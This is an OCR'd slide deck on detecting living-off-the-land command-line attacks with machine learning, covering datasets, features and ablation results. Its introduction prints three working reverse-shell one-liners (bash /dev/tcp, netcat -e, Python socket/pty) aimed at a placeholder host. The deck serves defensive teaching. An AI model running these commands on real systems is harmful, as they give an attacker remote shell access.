Living off the land detection with Machine Learning

A real-life use-case for Machine Learning and Feature Engineering



Introduction

Objective: learn what living off the land is and why is it important to detect and classify.

Details:

- **Definition:** Living-off-the-land means doing what you can do with whatever you have at your disposal, without creating any new binaries and tools
- **Capabilities:** it turns out, that you can pretty much to anything with standard OS tools and scripting resources
- **Examples:**

```
bash
bash -i >& /dev/tcp/10.10.10.10/4444 0>&1
```


```
bash
nc -e /bin/bash 10.10.10.10 4444
```

```
python
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREA
M)
s.connect(("10.10.10.10",4444))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
import pty
pty.spawn("/bin/bash")
```

Introduction



Objective: learn why is this a concern



Details:

LoTL attacks have a small footprint

They blend in normal operations – because they seem operational

Assessing their legitimacy requires context


Meet out toy dataset

- 725 malicious commandline examples
- 1688 benign examples
- **Resources**:
  - https://gtfobins.github.io/
  - https://huggingface.co/datasets/jiacheng-ye/nl2bash
- **Exercise**: come up with a better benign dataset


Let’s head to the Notebook

Real-life dataset (24M)


Non-malicious



Malicious



Ambiguous




Features used

Standard features

- Binaries
- Paths
- Parameters
- IP addresses (public/private)
- Known patterns (regex)

Special case:

- LOOKS_LIKE_KNOWN_LOL
- Not used in reporting
- Not used in training



Ablation studies

Classifier	Dataset	Experiment	F1-score
MLP-300-300-300	**Small**	Full features and input dropout	0.9717
		Full features and w/o input dropout	0.9421
	Large	Full features and input dropout	0.9756
		Full features and w/o input dropout	0.9609
Random Forest	**Large**	Full features	0.9649
		Full features w/o commands	0.9123
		Full features w/o keywords	0.9517
		Full features w/o paths	0.9589
		Full features w/o IP	0.9609
		Full features w/o regex	0.7923
		Only regex	0.8797



Thank you!